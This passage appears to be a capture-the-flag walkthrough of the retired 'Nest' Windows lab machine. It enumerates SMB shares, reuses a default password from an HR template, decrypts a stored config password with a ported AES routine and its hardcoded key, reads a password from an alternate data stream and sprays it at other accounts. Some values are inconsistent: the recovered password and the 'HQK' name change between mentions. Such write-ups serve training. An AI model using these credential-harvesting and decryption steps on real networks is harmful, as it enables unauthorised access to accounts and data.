


Nest

The banner features a dark blue background with a large, faint illustration of a man in a suit. In the center, there is a circular inset with a green border showing a man in a green shirt with a white bird on his head. Below this, the word "Nest" is written in large white letters, followed by a green cube icon. At the bottom, there is a table with four columns: OS, RELEASE DATE, DIFFICULTY, and MACHINE STATE.

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Windows	25 Jan 2020	Easy	Retired

Reconnaissance & Scanning

Nmap open ports scan:

```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN port 10.129.87.114
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 12:00 EDT
Nmap scan report for 10.129.87.114
Host is up (0.12s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
4386/tcp  open  unknown
```

Nmap version and default scripts scan:

```
# nmap -sCV -p 445,4386 -T4 -oN vulns 10.129.87.114
PORT      STATE SERVICE      VERSION
```

445/tcp open microsoft-ds?

4386/tcp open unknown

| fingerprint-strings:

| DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:

| Reporting Service V1.2

| FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:

| Reporting Service V1.2

| Unrecognised command

| Help:

| Reporting Service V1.2

| This service allows users to run queries against databases using the legacy HQK format

| AVAILABLE COMMANDS ---

| LIST

| SETDIR <Directory_Name>

| RUNQUERY <Query_ID>

| DEBUG <Password>

|_ HELP <Command>

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port4386-TCP:V=7.94%I=7%D=7/8%Time=64A98A4C%P=x86_64-pc-linux-gnu%r(NUL
SF:L,21,"\r\nHQK\x20Reporting\x20Service\x20V1\2\r\n\r\n>")%r(GenericLine
SF:s,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\2\r\n\r\n>\r\nUnrecognised
SF:\x20command\r\n>")%r(GetRequest,3A,"\r\nHQK\x20Reporting\x20Service\x20
SF:V1\2\r\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(HTTPOptions,3A,"\r\n
SF:HQK\x20Reporting\x20Service\x20V1\2\r\n\r\n>\r\nUnrecognised\x20comman
SF:d\r\n>")%r(RTSPRequest,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\2\r\n
SF:\r\n>\r\nUnrecognised\x20command\r\n>")%r(RPCCheck,21,"\r\nHQK\x20Repor
SF:ting\x20Service\x20V1\2\r\n\r\n>")%r(DNSVersionBindReqTCP,21,"\r\nHQK\
SF:x20Reporting\x20Service\x20V1\2\r\n\r\n>")%r(DNSStatusRequestTCP,21,"\r
SF:r\nHQK\x20Reporting\x20Service\x20V1\2\r\n\r\n>")%r(Help,F2,"\r\nHQK\x
SF:20Reporting\x20Service\x20V1\2\r\n\r\n>\r\nThis\x20service\x20allows\x
SF:20users\x20to\x20run\x20queries\x20against\x20databases\x20using\x20the
SF:\x20legacy\x20HQK\x20format\r\n\r\n>---\x20AVAILABLE\x20COMMANDS\x20---\
SF:r\n\r\nLIST\r\nSETDIR\x20<Directory_Name>\r\nRUNQUERY\x20<Query_ID>\r\n
SF:DEBUG\x20<Password>\r\nHELP\x20<Command>\r\n>")%r(SSLSessionReq,21,"\r\
SF:nHQK\x20Reporting\x20Service\x20V1\2\r\n\r\n>")%r(TerminalServerCookie
SF:,21,"\r\nHQK\x20Reporting\x20Service\x20V1\2\r\n\r\n>")%r(TLSSessionRe
SF:q,21,"\r\nHQK\x20Reporting\x20Service\x20V1\2\r\n\r\n>")%r(Kerberos,21

```
SF:,\r\nHQQ\x20Reporting\x20Service\x20V1\2\r\n\r\n>")%r(SMBProgNeg,21,"
SF:\r\nHQQ\x20Reporting\x20Service\x20V1\2\r\n\r\n>")%r(X11Probe,21,"
SF:HQQ\x20Reporting\x20Service\x20V1\2\r\n\r\n>")%r(FourOhFourRequest,3A,
SF:"\r\nHQQ\x20Reporting\x20Service\x20V1\2\r\n\r\n>\r\nUnrecognised\x20c
SF:ommand\r\n>")%r(LPDString,21,"\r\nHQQ\x20Reporting\x20Service\x20V1\2\
SF:\r\n\r\n>")%r(LDAPSearchReq,21,"\r\nHQQ\x20Reporting\x20Service\x20V1\2
SF:\r\n\r\n>")%r(LDAPBindReq,21,"\r\nHQQ\x20Reporting\x20Service\x20V1\2\
SF:\r\n\r\n>")%r(SIPOptions,3A,"\r\nHQQ\x20Reporting\x20Service\x20V1\2\r\
SF:\r\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(LANDesk-RC,21,"\r\nHQQ\x20Re
SF:porting\x20Service\x20V1\2\r\n\r\n>")%r(TerminalServer,21,"\r\nHQQ\x20
SF:Reporting\x20Service\x20V1\2\r\n\r\n>");
```

Host script results:

```
|_clock-skew: 3s
| smb2-security-mode:
| 2:1:0:
|_ Message signing enabled but not required
| smb2-time:
| date: 2023-07-08T16:12:26
|_ start_date: 2023-07-08T15:30:02
```

Running smbmap to enumerate the target:

```
# smbmap -H 10.129.87.114 -p 445
[+] Guest session      IP: 10.129.87.114:445   Name: 10.129.87.114
```

	Disk	Permissions
Comment		
	----	-----
	ADMIN\$	NO ACCESS
Remote	C\$	NO ACCESS
Default	Data	READ ONLY
	IPC\$	NO ACCESS
Remote	Secure\$	NO ACCESS
	Users	READ ONLY

We had read permissions over `data` and `users` shares. Let's inspect them:

```
# smbmap -H 10.129.87.114 -p 445 -R Data
[+] Guest session      IP: 10.129.87.114:445   Name: 10.129.87.114
```

Disk	Permissions
Comment	
----	-----

Data	READ ONLY
.\Data*	
dr--r--r-- 0 Wed Aug 7 18:53:46 2019	.
dr--r--r-- 0 Wed Aug 7 18:53:46 2019	..
dr--r--r-- 0 Wed Aug 7 18:58:07 2019	IT
dr--r--r-- 0 Mon Aug 5 17:53:41 2019	Production
dr--r--r-- 0 Mon Aug 5 17:53:50 2019	Reports
dr--r--r-- 0 Wed Aug 7 15:07:51 2019	Shared
.\Data\Shared*	
dr--r--r-- 0 Wed Aug 7 15:07:51 2019	.
dr--r--r-- 0 Wed Aug 7 15:07:51 2019	..
dr--r--r-- 0 Wed Jul 21 14:47:12 2021	Maintenance
dr--r--r-- 0 Wed Jul 21 14:47:12 2021	Templates
.\Data\Shared\Maintenance*	
dr--r--r-- 0 Wed Jul 21 14:47:12 2021	.
dr--r--r-- 0 Wed Jul 21 14:47:12 2021	..
fr--r--r-- 48 Wed Jul 21 14:47:05 2021	Maintenance
Alerts.txt	
.\Data\Shared\Templates*	
dr--r--r-- 0 Wed Jul 21 14:47:12 2021	.
dr--r--r-- 0 Wed Jul 21 14:47:12 2021	..
dr--r--r-- 0 Wed Jul 21 14:47:12 2021	HR
dr--r--r-- 0 Wed Aug 7 15:08:07 2019	Marketing
.\Data\Shared\Templates\HR*	
dr--r--r-- 0 Wed Jul 21 14:47:12 2021	.
dr--r--r-- 0 Wed Jul 21 14:47:12 2021	..
fr--r--r-- 425 Wed Jul 21 14:47:12 2021	Welcome Email.txt

```
# smbmap -H 10.129.87.114 -p 445 -R Users
[+] Guest session      IP: 10.129.87.114:445   Name: 10.129.87.114
```

Disk	Permissions
Comment	
----	-----

Users	READ ONLY
.\Users*	
dr--r--r-- 0 Sat Jan 25 18:04:21 2020	.
dr--r--r-- 0 Sat Jan 25 18:04:21 2020	..
dr--r--r-- 0 Wed Jul 21 14:47:04 2021	Administrator

dr--r--r--	0 Wed Jul 21 14:47:04 2021	C.Smith
dr--r--r--	0 Thu Aug 8 13:03:29 2019	L.Frost
dr--r--r--	0 Thu Aug 8 13:02:56 2019	R.Thompson
dr--r--r--	0 Wed Jul 21 14:47:15 2021	TempUser

We found a list of users running in the host and some files, we can save the users in a wordlist and download the data files to start our foothold.

Vulnerability Assessment & Exploitation

The first thing I did was save the usernames in a wordlist and then I downloaded both files (You can log in without username and password):

```
# smbclient -U '' //10.129.87.114/Data
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> cd shared
smb: \shared\> cd maintenance
smb: \shared\maintenance\> get "Maintenance Alerts.txt"
getting file \shared\maintenance\Maintenance Alerts.txt of size 48 as Maintenance
Alerts.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \shared\maintenance\> cd ..
smb: \shared\> cd Templates
smb: \shared\Templates\> cd HR
smb: \shared\Templates\HR\> get "Welcome Email.txt"
getting file \shared\Templates\HR\Welcome Email.txt of size 425 as Welcome
Email.txt (2.9 KiloBytes/sec) (average 1.6 KiloBytes/sec)
```

After that we will open the files to inspect them:

```
# cat 'Maintenance Alerts.txt'
There is currently no scheduled maintenance work
```

```
# cat 'Welcome Email.txt'
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME>
<SURNAME>
```

```
You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>
```

```
If you have any issues accessing specific services or workstations, please inform
the
IT department and use the credentials below until all systems have been set up
```

for you.

Username: TempUser

Password: welcome2019

Thank you

HR

Password: welcome2019

HR

In the 'Welcome email.txt' we found a credentials to use in the smb: TempUser:welcome2019 (I added HTB-NEST to the /etc/hosts)

```
# smbclient -U 'TempUser' //HTB-NEST/Users
Password for [WORKGROUP\TempUser]:
Try "help" to get a list of possible commands.
smb: \> cd TempUser
smb: \TempUser\> ls
.
```

.	D	0	Wed	Aug	7	18:55:56	2019
..	D	0	Wed	Aug	7	18:55:56	2019
New Text Document.txt	A	0	Wed	Aug	7	18:55:56	2019

5242623 blocks of size 4096. 1839593 blocks available

We found a .txt. However, it is empty so we can enumerate the target with out new credentials to check if we can read any other share:

```
# smbmap -H 10.129.87.114 -p 445 -u TempUser -p welcome2019
```

```
[+] IP: 10.129.87.114:445      Name: HTB-NEST
```

	Disk	Permissions
Comment		
	----	-----

	ADMIN\$	NO ACCESS
Remote		
	C\$	NO ACCESS
Default		
	Data	READ ONLY
	IPC\$	NO ACCESS
Remote		
	Secure\$	READ ONLY
	Users	READ ONLY

We have read permissions for the `Secure$` share. Let's check if there is anything interesting inside:

```
# smbmap -H 10.129.87.114 -p 445 -u TempUser -p welcome2019 -R Secure$
[+] IP: 10.129.87.114:445      Name: HTB-NEST

Disk                                                                    Permissions
Comment
-----
Secure$                                                                READ ONLY
.\Secure$\*
dr--r--r--      0 Wed Aug  7 19:08:12 2019  .
dr--r--r--      0 Wed Aug  7 19:08:12 2019  ..
dr--r--r--      0 Wed Aug  7 15:40:25 2019  Finance
dr--r--r--      0 Wed Aug  7 19:08:12 2019  HR
dr--r--r--      0 Thu Aug  8 06:59:25 2019  IT
```

We cannot get any useful info either, we will check the `data` share now:

```
# smbmap -H 10.129.87.114 -p 445 -u TempUser -p welcome2019 -R Data
[+] IP: 10.129.87.114:445      Name: HTB-NEST

Disk                                                                    Permissions
Comment
-----
Data                                                                READ ONLY
.\Data\*
dr--r--r--      0 Wed Aug  7 18:53:46 2019  .
dr--r--r--      0 Wed Aug  7 18:53:46 2019  ..
dr--r--r--      0 Wed Aug  7 18:58:07 2019  IT
dr--r--r--      0 Mon Aug  5 17:53:41 2019  Production
dr--r--r--      0 Mon Aug  5 17:53:50 2019  Reports
dr--r--r--      0 Wed Aug  7 15:07:51 2019  Shared
.\Data\IT\*
dr--r--r--      0 Wed Aug  7 18:58:07 2019  .
dr--r--r--      0 Wed Aug  7 18:58:07 2019  ..
dr--r--r--      0 Wed Aug  7 18:58:07 2019  Archive
dr--r--r--      0 Wed Aug  7 18:59:34 2019  Configs
dr--r--r--      0 Wed Aug  7 18:08:30 2019  Installs
dr--r--r--      0 Wed Jul 21 14:47:16 2021  Reports
dr--r--r--      0 Mon Aug  5 18:33:51 2019  Tools
.\Data\IT\Configs\*
```

```

dr--r--r--      0 Wed Aug  7 18:59:34 2019  .
dr--r--r--      0 Wed Aug  7 18:59:34 2019  ..
dr--r--r--      0 Wed Jul 21 14:47:13 2021  Adobe
dr--r--r--      0 Wed Jul 21 14:47:04 2021  Atlas
dr--r--r--      0 Tue Aug  6 09:27:08 2019  DLink
dr--r--r--      0 Wed Aug  7 15:23:26 2019  Microsoft
dr--r--r--      0 Wed Jul 21 14:47:13 2021  NotepadPlusPlus
dr--r--r--      0 Wed Jul 21 14:47:05 2021  RU Scanner
dr--r--r--      0 Tue Aug  6 09:27:09 2019  Server Manager
.\Data\IT\Configs\Adobe\*
dr--r--r--      0 Wed Jul 21 14:47:13 2021  .
dr--r--r--      0 Wed Jul 21 14:47:13 2021  ..
fr--r--r--      246 Wed Jul 21 14:47:12 2021  editing.xml
fr--r--r--      0 Wed Aug  7 15:20:09 2019  Options.txt
fr--r--r--      258 Wed Aug  7 15:20:09 2019  projects.xml
fr--r--r--     1274 Wed Aug  7 15:20:09 2019  settings.xml
.\Data\IT\Configs\Atlas\*
dr--r--r--      0 Wed Jul 21 14:47:04 2021  .
dr--r--r--      0 Wed Jul 21 14:47:04 2021  ..
fr--r--r--     1369 Wed Jul 21 14:47:04 2021  Temp.XML
.\Data\IT\Configs\Microsoft\*
dr--r--r--      0 Wed Aug  7 15:23:26 2019  .
dr--r--r--      0 Wed Aug  7 15:23:26 2019  ..
fr--r--r--     4598 Wed Aug  7 15:23:26 2019  Options.xml
.\Data\IT\Configs\NotepadPlusPlus\*
dr--r--r--      0 Wed Jul 21 14:47:13 2021  .
dr--r--r--      0 Wed Jul 21 14:47:13 2021  ..
fr--r--r--     6451 Wed Jul 21 14:47:13 2021  config.xml
fr--r--r--     2108 Wed Jul 21 14:47:15 2021  shortcuts.xml
.\Data\IT\Configs\RU Scanner\*
dr--r--r--      0 Wed Jul 21 14:47:05 2021  .
dr--r--r--      0 Wed Jul 21 14:47:05 2021  ..
fr--r--r--     270 Wed Jul 21 14:47:14 2021  RU_config.xml
.\Data\Shared\*
dr--r--r--      0 Wed Aug  7 15:07:51 2019  .
dr--r--r--      0 Wed Aug  7 15:07:51 2019  ..
dr--r--r--      0 Wed Jul 21 14:47:12 2021  Maintenance
dr--r--r--      0 Wed Jul 21 14:47:12 2021  Templates
.\Data\Shared\Maintenance\*
dr--r--r--      0 Wed Jul 21 14:47:12 2021  .
dr--r--r--      0 Wed Jul 21 14:47:12 2021  ..
fr--r--r--      48 Wed Jul 21 14:47:05 2021  Maintenance

```

Alerts.txt


```

.\Data\Shared\Templates\*
dr--r--r--          0 Wed Jul 21 14:47:12 2021  .
dr--r--r--          0 Wed Jul 21 14:47:12 2021  ..
dr--r--r--          0 Wed Jul 21 14:47:12 2021  HR
dr--r--r--          0 Wed Aug  7 15:08:07 2019  Marketing
.\Data\Shared\Templates\HR\*
dr--r--r--          0 Wed Jul 21 14:47:12 2021  .
dr--r--r--          0 Wed Jul 21 14:47:12 2021  ..
fr--r--r--        425 Wed Jul 21 14:47:12 2021  Welcome Email.txt

```

We discovered new files, we will download them and inspect them to look for something useful.

```

# smbmap -u TempUser -p welcome2019 -H 10.129.87.114 -R data -A xml
[+] IP: 10.129.87.114:445      Name: HTB-NEST
[+] Starting search for files matching 'xml' on share data.
[+] Match found! Downloading: data\IT\Configs\Adobe\editing.xml
[+] Match found! Downloading: data\IT\Configs\Adobe\projects.xml
[+] Match found! Downloading: data\IT\Configs\Adobe\settings.xml
[+] Match found! Downloading: data\IT\Configs\Atlas\Temp.XML
[+] Match found! Downloading: data\IT\Configs\Microsoft\Options.xml
[+] Match found! Downloading: data\IT\Configs\NotepadPlusPlus\config.xml
[+] Match found! Downloading: data\IT\Configs\NotepadPlusPlus\shortcuts.xml
[+] Match found! Downloading: data\IT\Configs\RU Scanner\RU_config.xml

```

We find useful information inside the following files:

```

# cat 10.129.87.114-data_IT_Configs_NotepadPlusPlus_config.xml
<SNIP>
    <File filename="C:\windows\System32\drivers\etc\hosts" />
    <File filename="//HTB-NEST\Secure$\IT\Carl\Temp.txt" />
    <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
<SNIP>

# cat '10.129.87.114-data_IT_Configs_RU Scanner_RU_config.xml'
<SNIP>
    <Port>389</Port>
    <Username>c.smith</Username>
    <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
<SNIP>

```

We found an encrypted password for the user c.smith, and the location of the file Temp.txt in the Secure\$ share. We can enumerate it and check what can we find there.

```
# smbmap -u TempUser -p welcome2019 -H 10.129.87.114 -R 'Secure$\IT\Carl\'
[+] IP: 10.129.87.114:445      Name: HTB-NEST

Disk                                                                    Permissions
Comment                                                                 -----
-----

Secure$                                                                    READ ONLY
.\Secure$\IT\Carl\*
dr--r--r--          0 Wed Jul 21 14:47:13 2021  .
dr--r--r--          0 Wed Jul 21 14:47:13 2021  ..
dr--r--r--          0 Wed Jul 21 14:47:13 2021  Docs
dr--r--r--          0 Tue Aug  6 09:45:47 2019  Reports
dr--r--r--          0 Tue Aug  6 10:41:55 2019  VB Projects
.\Secure$\IT\Carl\Docs\*
dr--r--r--          0 Wed Jul 21 14:47:13 2021  .
dr--r--r--          0 Wed Jul 21 14:47:13 2021  ..
fr--r--r--         56 Wed Jul 21 14:47:13 2021  ip.txt
fr--r--r--         73 Wed Jul 21 14:47:13 2021  mmc.txt
.\Secure$\IT\Carl\VB Projects\*
dr--r--r--          0 Tue Aug  6 10:41:55 2019  .
dr--r--r--          0 Tue Aug  6 10:41:55 2019  ..
dr--r--r--          0 Tue Aug  6 10:41:53 2019  Production
dr--r--r--          0 Tue Aug  6 10:47:41 2019  WIP
.\Secure$\IT\Carl\VB Projects\WIP\*
dr--r--r--          0 Tue Aug  6 10:47:41 2019  .
dr--r--r--          0 Tue Aug  6 10:47:41 2019  ..
dr--r--r--          0 Wed Jul 21 14:47:17 2021  RU
.\Secure$\IT\Carl\VB Projects\WIP\RU\*
dr--r--r--          0 Wed Jul 21 14:47:17 2021  .
dr--r--r--          0 Wed Jul 21 14:47:17 2021  ..
dr--r--r--          0 Wed Jul 21 14:47:14 2021  RUScanner
fr--r--r--         871 Wed Jul 21 14:47:17 2021  RUScanner.sln
.\Secure$\IT\Carl\VB Projects\WIP\RU\RUScanner\*
dr--r--r--          0 Wed Jul 21 14:47:14 2021  .
dr--r--r--          0 Wed Jul 21 14:47:14 2021  ..
dr--r--r--          0 Wed Aug  7 16:00:11 2019  bin
fr--r--r--         772 Wed Jul 21 14:47:15 2021  ConfigFile.vb
fr--r--r--         279 Wed Jul 21 14:47:15 2021  Module1.vb
dr--r--r--          0 Wed Aug  7 16:00:11 2019  My Project
dr--r--r--          0 Wed Aug  7 16:00:11 2019  obj
```

fr--r--r--	4828 Wed Jul 21 14:47:14 2021	RU Scanner.vbproj
fr--r--r--	143 Wed Jul 21 14:47:13 2021	RU
Scanner.vbproj.user		
fr--r--r--	133 Wed Jul 21 14:47:14 2021	SsoIntegration.vb
fr--r--r--	4888 Wed Jul 21 14:47:15 2021	Utils.vb

We will download them and we will start inspecting them to find something useful:

```
# smbclient -U TempUser //HTB-NEST/Secure$
Password for [WORKGROUP\TempUser]:
Try "help" to get a list of possible commands.
smb: \> cd /it
smb: \it\> cd carl
<SNIP>
smb: \it\carl\VB Projects\WIP\RU\RUScanner\> mget *
<SNIP>
```

From `Module1.vb` we find the password uses the function `Utils.DecryptString()` to decrypt the string:

```
# cat Module1.vb
Module Module1

    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username,
        .Password = Utils.DecryptString(Config.Password)}

    End Sub

End Module
```

Let's check the the decrypt function in the `Utils.vb` file:

```
<SNIP>
Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
<SNIP>
```

To decrypt the password we just need to run the function with the Encrypted String. I ported the code to C#, and I ran it using this [website](#). The code would be the following:

```

using System;
using System.IO;
using System.Text;
using System.Security.Cryptography;

namespace Dec {
    class Decryptor {

        public static void Main() {
            var pt = Decrypt("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=", "N3st22",
"88552299", 2, "464R5DFA5DL6LE28", 256);
            Console.WriteLine("Plaintext: " + pt);
        }

        public static String Decrypt(String cipherText, String passPhrase, String
saltValue, int passwordIterations, String initVector,int keySize) {
            var initVectorBytes = Encoding.ASCII.GetBytes(initVector);
            var saltValueBytes = Encoding.ASCII.GetBytes(saltValue);
            var cipherTextBytes = Convert.FromBase64String(cipherText);
            var password = new Rfc2898DeriveBytes(passPhrase, saltValueBytes,
passwordIterations);
            var keyBytes = password.GetBytes(keySize / 8);
            var symmetricKey = new AesCryptoServiceProvider();
            symmetricKey.Mode = CipherMode.CBC;
            var decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes);
            var memoryStream = new MemoryStream(cipherTextBytes);
            var cryptoStream = new CryptoStream(memoryStream, decryptor,
CryptoStreamMode.Read);
            var plainTextBytes = new byte[cipherTextBytes.Length];
            var decryptedByteCount = cryptoStream.Read(plainTextBytes, 0,
plainTextBytes.Length);
            memoryStream.Close();
            cryptoStream.Close();
            var plainText = Encoding.ASCII.GetString(plainTextBytes, 0,
decryptedByteCount);
            return plainText;
        }
    }
}

```

After running it we get the password `xRxRxPANCAK3SxRxRx` . We can now use it to login as c.smith and get the user flag.

```
# smbmap -u c.smith -p xRxBxPANCAK3SxRxBx -H 10.129.87.114
```

```
[+] IP: 10.129.87.114:445      Name: HTB-NEST
```

Disk	Permissions
Comment	
----	-----

ADMIN\$	NO ACCESS
Remote Admin	
C\$	NO ACCESS
Default share	
Data	READ ONLY
IPC\$	NO ACCESS
Remote IPC	
Secure\$	READ ONLY
Users	READ ONLY

```
# smbclient -U c.smith //HTB-NEST/users
```

```
Password for [WORKGROUP\c.smith]:
```

```
Try "help" to get a list of possible commands.
```

```
smb: \> ls
```

.	D	0	Sat Jan 25 18:04:21 2020
..	D	0	Sat Jan 25 18:04:21 2020
Administrator	D	0	Fri Aug 9 11:08:23 2019
C.Smith	D	0	Sun Jan 26 02:21:44 2020
L.Frost	D	0	Thu Aug 8 13:03:01 2019
R.Thompson	D	0	Thu Aug 8 13:02:50 2019
TempUser	D	0	Wed Aug 7 18:55:56 2019

```
5242623 blocks of size 4096. 1839714 blocks available
```

```
smb: \> cd c.smith
```

```
smb: \c.smith\> ls
```

.	D	0	Sun Jan 26 02:21:44 2020
..	D	0	Sun Jan 26 02:21:44 2020
HQK Reporting	D	0	Thu Aug 8 19:06:17 2019
user.txt	A	34	Sat Jul 8 11:30:50 2023

Privilege Escalation

We will check the shares to find useful files:

```
# smbmap -u c.smith -p xRxBxPANCAK3SxRxBx -H 10.129.87.114 -R Users
```

```
[+] IP: 10.129.87.114:445      Name: HTB-NEST
```

Disk	Permissions
------	-------------

Comment

-----	-----	-
Users		READ ONLY
.\Users*		
dr--r--r--	0 Sat Jan 25 18:04:21 2020	.
dr--r--r--	0 Sat Jan 25 18:04:21 2020	..
dr--r--r--	0 Wed Jul 21 14:47:04 2021	Administrator
dr--r--r--	0 Wed Jul 21 14:47:04 2021	C.Smith
dr--r--r--	0 Thu Aug 8 13:03:29 2019	L.Frost
dr--r--r--	0 Thu Aug 8 13:02:56 2019	R.Thompson
dr--r--r--	0 Wed Jul 21 14:47:15 2021	TempUser
.\Users\C.Smith*		
dr--r--r--	0 Wed Jul 21 14:47:04 2021	.
dr--r--r--	0 Wed Jul 21 14:47:04 2021	..
dr--r--r--	0 Wed Jul 21 14:47:05 2021	HQK Reporting
fr--r--r--	34 Sat Jul 8 11:30:50 2023	user.txt
.\Users\C.Smith\HQK Reporting*		
dr--r--r--	0 Wed Jul 21 14:47:05 2021	.
dr--r--r--	0 Wed Jul 21 14:47:05 2021	..
dr--r--r--	0 Fri Aug 9 08:18:42 2019	AD Integration
Module		
fr--r--r--	0 Wed Jul 21 14:47:12 2021	Debug Mode
Password.txt		
fr--r--r--	249 Wed Jul 21 14:47:14 2021	
HQK_Config_Backup.xml		
.\Users\C.Smith\HQK Reporting\AD Integration Module*		
dr--r--r--	0 Fri Aug 9 08:18:42 2019	.
dr--r--r--	0 Fri Aug 9 08:18:42 2019	..
fr--r--r--	17408 Wed Aug 7 19:42:49 2019	HqkLdap.exe

Checking the files we find one with empty with Alternate Data Stream (ADS) associated with it. We will download it to inspect what is inside

```
smb: \c.smith\HQQ Reporting> ls
.                D            0 Thu Aug 8 19:06:17 2019
..               D            0 Thu Aug 8 19:06:17 2019
AD Integration Module D            0 Fri Aug 9 08:18:42 2019
Debug Mode Password.txt A            0 Thu Aug 8 19:08:17 2019
HQQ_Config_Backup.xml A           249 Thu Aug 8 19:09:05 2019

5242623 blocks of size 4096. 1839714 blocks available
smb: \c.smith\HQQ Reporting> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time: Thu Aug 8 07:06:12 PM 2019 EDT
access_time: Thu Aug 8 07:06:12 PM 2019 EDT
write_time: Thu Aug 8 07:08:17 PM 2019 EDT
change_time: Wed Jul 21 02:47:12 PM 2021 EDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password::$DATA], 15 bytes
smb: \c.smith\HQQ Reporting> get "Debug Mode Password.txt:Password"
getting file \c.smith\HQQ Reporting\Debug Mode Password.txt:Password of size 15 as Debug Mode Password.
txt:Password (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \c.smith\HQQ Reporting>
```

```
# cat 'Debug Mode Password.txt:Password'
WBQ201953D8w
```

We found a password, we need to find where can we use it. So, let's investigate further:

```
# smbmap -u l.frost -p WBQ201953D8w -H 10.129.87.114 -R Users
[+] Guest session IP: 10.129.87.114:445 Name: HTB-NEST
```

Disk	Permissions
Comment	
----	-----

Users	READ ONLY
.\Users*	
dr--r--r--	0 Sat Jan 25 18:04:21 2020 .
dr--r--r--	0 Sat Jan 25 18:04:21 2020 ..
dr--r--r--	0 Wed Jul 21 14:47:04 2021 Administrator
dr--r--r--	0 Wed Jul 21 14:47:04 2021 C.Smith
dr--r--r--	0 Thu Aug 8 13:03:29 2019 L.Frost
dr--r--r--	0 Thu Aug 8 13:02:56 2019 R.Thompson
dr--r--r--	0 Wed Jul 21 14:47:15 2021 TempUser

```
# smbmap -u r.thompson -p WBQ201953D8w -H 10.129.87.114 -R Users
